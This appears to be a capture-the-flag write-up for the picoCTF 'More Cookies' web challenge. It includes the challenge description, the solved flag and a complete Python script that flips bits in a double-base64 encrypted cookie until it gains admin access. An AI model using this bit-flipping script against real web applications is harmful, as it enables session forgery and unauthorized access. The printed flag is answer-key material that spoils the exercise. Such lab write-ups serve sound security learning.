┌──(dinu_mrx㉿kali)-[~/Downloads]
└─$ python improved_script.py
  2%|█                                         | 2/96 [00:08<06:58,  4.45s/it]
█
```

it base64 encoded twice as the description says it is encode so we have to decode it I run python script to decode it




```
┌──(dinu_mrx㉿kali)-[~/Downloads]
└─$ python improved_script.py
  9%|███                                       | 9/96 [00:40<06:45,  4.66s/it]
Admin bit found in byte 9 bit 0.
Flag: picoCTF{cO0ki3s_yum_e40d16a9}
  9%|███                                       | 9/96 [00:41<06:44,  4.65s/it]
```

With in the script file I hard coded the link which is in the description



Description

I forgot Cookies can Be modified Client-side, so now I decided to encrypt them!
http://mercury.picoctf.net:34962/



More Cookies

Tags: picoCTF 2021 Web Exploitation

AUTHOR: MADSTACKS

Description

I forgot Cookies can Be modified Client-side, so now I decided to encrypt them!
http://mercury.picoctf.net:34962/

Hints


1 2

The search endpoint is only helpful for telling you if you are admin or not, you won't be able to guess the flag name

7,854 users solved

36% Liked

picoCTF{cO0ki3s_yum_e40d16a9}




Web Exploitation | 90 points

More Cookies

7,855 solves 36%

Below is the script



```python
import requests
import base64
from tqdm import tqdm

ADDRESS = "http://mercury.picoctf.net:34962//"

s = requests.Session()
s.get(ADDRESS)
cookie = s.cookies["auth_name"]
# Decode the cookie from base64 twice to reverse the encoding scheme.
decoded_cookie = base64.b64decode(cookie)
raw_cookie = base64.b64decode(decoded_cookie)


def exploit():
    # Loop over all the bytes in the cookie.
    for position_idx in tqdm(range(0, len(raw_cookie))):
        # Loop over all the bits in the current byte at `position_idx`.
        for bit_idx in range(0, 8):
            # Construct the current guess.
            # - All bytes before the current `position_idx` are left alone.
            # - The byte in the `position_idx` has the bit at position `bit_idx` flipped.
            #   This is done by XORing the byte with another byte where all bits are zero
            #   except for the bit in position `bit_idx`. The code `1 << bit_idx`
            #   creates a byte by shifting the bit `1` to the left `bit_idx` times. Thus,
            #   the XOR operation will flip the bit in position `bit_idx`.
            # - All bytes after the current `position_idx` are left alone.
            bitflip_guess = (
                raw_cookie[0:position_idx]
                + ((raw_cookie[position_idx] ^ (1 << bit_idx)).to_bytes(1, "big"))
                + raw_cookie[position_idx + 1 :]
            )

            # Double base64 encode the bit-blipped cookie following the encoding scheme.
            guess = base64.b64encode(base64.b64encode(bitflip_guess)).decode()

            # Send a request with the cookie to the application and scan for the
            # beginning of the flag.
            r = requests.get(ADDRESS, cookies={"auth_name": guess})
            if "picoCTF{" in r.text:
                print(f"Admin bit found in byte {position_idx} bit {bit_idx}.")
                # The flag is between `<code>` and `</code>`.
                print("Flag: " + r.text.split("<code>")[1].split("</code>")[0])
                return


exploit()
```